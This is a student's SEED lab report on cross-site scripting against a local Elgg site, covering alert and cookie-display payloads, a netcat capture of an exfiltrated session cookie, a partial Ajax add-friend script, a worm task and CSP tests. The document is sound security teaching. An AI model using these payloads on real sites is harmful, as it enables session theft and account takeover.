CSC 223

Title and Experiment # Lab 4: Cross-Site Scripting (XSS) Attack Lab

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Date Performed 30-Oct-22

Date Submitted 30-Oct-22

The student pledges this work to be their own Gianna Galard

Overview:


The objective of this lab is to have the student exploit this vulnerability to launch an XSS attack on the modified Elgg in a way similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to their friend list.

This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax
- Content Security Policy (CSP)

Lab Environment Setup:

- Launched the Virtual Machine



 Downloaded and used Labsetup as a shared folder between Linux VM and Host PC

- Ran the following commands in the following order in terminal:
 - **dcbuild** to build the container
 - **dcup** to start the container
 - **dockps** to view the id's of the containers:




Added DNS configuration in /etc/hosts/


Lab Tasks: Attacks:

Task 1: Posting a Malicious Message to Display an Alert Window

I first logged into Samy's account and navigated to his profile. Then, I clicked "Edit profile" and added "<script>alert('XSS');</script>" to the Brief description. After saving and navigating to his account, this alert now pops up:




I then logged into Alice's account and navigated to Samy's account:




Task 2: Posting a Malicious Message to Display Cookies

I logged into Samy's account and removed the script from the Brief description. I then navigated to About me, clicked "Edit HTML," and added "<script>alert(document.cookie);</script> ". After saving and navigating to his account, this alert now pops up:



I then logged into Alice's account and navigated to Samy's account:



Task 3: Stealing Cookies from the Victim's Machine


I then logged into Samy's account, navigated to his profile, and added the following to his about me in the html editor:



The following information associated with port 5555 gets shown after running the following command and navigating to his profile:

```
[10/30/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3D2tpmno4j9mnc4ktcvpph7fjoc7 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

I then logged into Alice's account and visited Samy's profile:




Task 4: Becoming the Victim's Friend

I first viewed the page source to retrieve Samy's id:

```
., "session":{"user":{"guid":59,"type":"user", "subtype":"user", "owner_guid":59, "container_guid":0, "time_created":\//www.seed-server.com/cache/1587931381/default/elgg/require_config_js"></script><script src="http://www.seed-se
```


I then added the following to Samy's profile in the about me html editor:



I then logged into Alice's profile and navigated to her friends list before viewing Samy's profile:



After viewing Samy's profile:



```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

var ts="&__elgg ts="+elgg.security.token.__elgg ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;


//Construct the HTTP request to add Samy as a friend.
  var sendurl=...; //FILL IN

//Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```


- 1. Explain the purpose of Lines CD and @, why are they are needed?
 - These lines set the timestamp and secret token parameters
- 2. If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
 - If you cannot switch to the Text mode, you will not be able to launch a successful attack

Task 5: Modifying the Victim's Profile


I added and filled in the blanks for the following code added in Samy's about me:



I then logged into Alice's account, and navigated to her profile:




After visiting Samy's profile:




- 1. Why do we need Line CD? Remove this line, and repeat your attack. Report and explain your observation.
 - We need the Line CD because it helps the script avoid overwriting itself so that the HTTP Post request is not sent when Samy is viewing his own profile.

Task 6: Writing a Self-Propagating XSS Worm

I add the worm code to preexisting code: (I changed the description to include the worm)



After viewing Samy's profile on Alice, the worm propagated to the account:



Task 7: Defeating XSS Attacks Using CSP

- 1. Describe and explain your observations when you visit these websites.
 - In example 32a, it shows all of the areas as OK, which means the javascript executed, however in example 32b and example 32c, there are some areas that show up as failed
- 2. Click the button in the web pages from all the three websites, describe and explain your observations.
 - In example 32a, when clicking on the button, it shows Js executed, essentially because all of the areas are OK like mentioned above, however example 32b and example 32c does nothing when clicking on the buttons, because the javascript didn't execute
- 3. Change the server configuration on example 32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK


6. From www.example70.com: OK

7. From button click: Click me

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4. Change the server configuration on example 32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

- It helps by restricting specific resources when a page loads, and can reduce the list of origins like we see in the 3 example websites provided